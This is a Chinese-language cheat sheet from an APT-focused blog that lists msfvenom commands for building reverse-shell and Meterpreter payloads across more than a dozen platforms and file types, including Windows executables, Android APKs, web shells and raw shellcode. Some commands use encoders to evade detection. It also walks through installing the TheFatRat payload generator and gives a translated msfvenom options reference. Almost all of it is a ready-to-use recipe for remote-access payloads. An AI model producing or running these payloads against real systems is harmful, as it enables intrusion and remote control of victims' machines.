专注APT攻击与防御
https://micropoor.blogspot.com/

windows:

msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp LHOST=攻击机IP LPORT=攻击机端口 -e x86/shikata_ga_nai -b '\x00\x0a\xff' -i 3 -f exe -o payload.exe

mac:

msfvenom -a x86 --platform osx -p osx/x86/shell_reverse_tcp LHOST=攻击机IP LPORT=攻击机端口 -f macho -o payload.macho

android:

//需要签名

msfvenom -a x86 --platform Android -p android/meterpreter/reverse_tcp LHOST=攻击机IP LPORT=攻击机端口 -f apk -o payload.apk

powershell:

msfvenom -a x86 --platform Windows -p windows/powershell_reverse_tcp LHOST=攻击机IP LPORT=攻击机端口 -e cmd/powershell_base64 -i 3 -f raw -o payload.ps1

linux:

msfvenom -a x86 --platform Linux -p linux/x86/meterpreter/reverse_tcp LHOST=攻击机IP LPORT=攻击机端口 -f elf -o payload.elf

php:

msfvenom -p php/meterpreter_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.php
cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> shell.php

aspx:

msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=攻击机IP LPORT=攻击机端口 -f aspx -o payload.aspx

jsp:

msfvenom --platform java -p java/jsp_shell_reverse_tcp LHOST=攻击机IP LPORT=攻击机端口 -f raw -o payload.jsp

war:

msfvenom -p java/jsp_shell_reverse_tcp LHOST=攻击机IP LPORT=攻击机端口 -f raw -o payload.war

nodejs:

msfvenom -p nodejs/shell_reverse_tcp LHOST=攻击机IP LPORT=攻击机端口 -f raw -o payload.js

python:

msfvenom -p python/meterpreter/reverse_tcp LHOST=攻击机IP LPORT=攻击机端口 -f raw -o payload.py

perl:

msfvenom -p cmd/unix/reverse_perl LHOST=攻击机IP LPORT=攻击机端口 -f raw -o payload.pl

ruby:

msfvenom -p ruby/shell_reverse_tcp LHOST=攻击机IP LPORT=攻击机端口 -f raw -o payload.rb

lua:

msfvenom -p cmd/unix/reverse_lua LHOST=攻击机IP LPORT=攻击机端口 -f raw -o payload.lua

windows shellcode:

msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp LHOST=攻击机IP LPORT=攻击机端口 -f c

linux shellcode:

msfvenom -a x86 --platform Linux -p linux/x86/meterpreter/reverse_tcp LHOST=攻击机IP LPORT=攻击机端口 -f c

mac shellcode:

msfvenom -a x86 --platform osx -p osx/x86/shell_reverse_tcp LHOST=攻击机IP LPORT=攻击机端口 -f c

便捷化payload生成：

项目地址：https://github.com/Screetsec/TheFatRat

root@John:~/Desktop# git clone https://github.com/Screetsec/TheFatRat.git

//设置时需要挂墙

```
root@John:~/Desktop# git clone https://github.com/Screetsec/TheFatRat.git
Cloning into 'TheFatRat'...
remote: Counting objects: 13531, done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 13531 (delta 0), reused 0 (delta 0), pack-reused 13528
Receiving objects: 100% (13531/13531), 281.75 MiB | 246.00 KiB/s, done.
Resolving deltas: 100% (4971/4971), done.
Checking out files: 100% (9891/9891), done.
```


```
root@John:~/Desktop/TheFatRat# chmod +x fatrat
root@John:~/Desktop/TheFatRat# chmod +x powerfull.sh
```

```
root@John:~/Desktop/TheFatRat# chmod +x setup.sh
root@John:~/Desktop/TheFatRat# ./setup.sh



 [ * ] Fixing any possible broken packages in apt management

Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  osslsigncode python-capstone
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1561 not upgraded.
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be REMOVED:
  osslsigncode python-capstone
0 upgraded, 0 newly installed, 2 to remove and 1561 not upgraded.
After this operation, 299 kB disk space will be freed.
(Reading database ... 358213 files and directories currently installed.)
Removing osslsigncode (1.7.1-2) ...
Removing python-capstone (3.0.4-3) ...
```



附录：

中文使用说明：

Options:

-p, --payload <payload> 使用指定的payload

--payload-options 列出该payload参数

-l, --list [type] 列出所有的payloads

-n, --nopsled <length> 为payload指定一个 nopsled 长度

-f, --format <format> 指定payload生成格式

--help-formats 查看所有支持格式

-e, --encoder <encoder> 使用编码器

-a, --arch <arch> 指定payload构架

--platform <platform> 指定payload平台

--help-platforms 显示支持的平台

-s, --space <length> 设定payload攻击荷载的最大长度

--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)

-b, --bad-chars <list> 指定bad-chars 如: '\x00\xff'

-i, --iterations <count> 指定编码次数
-c, --add-code <path> 指定个win32 shellcode 文件
-x, --template <path> 指定一个 executable 文件作为模板
-k, --keep payload自动分离并注入到新的进程
-o, --out <path> 存放生成的payload
-v, --var-name <name> 指定自定义变量
--smallest Generate the smallest possible payload
-h, --help 显示帮助文件

- Micropoor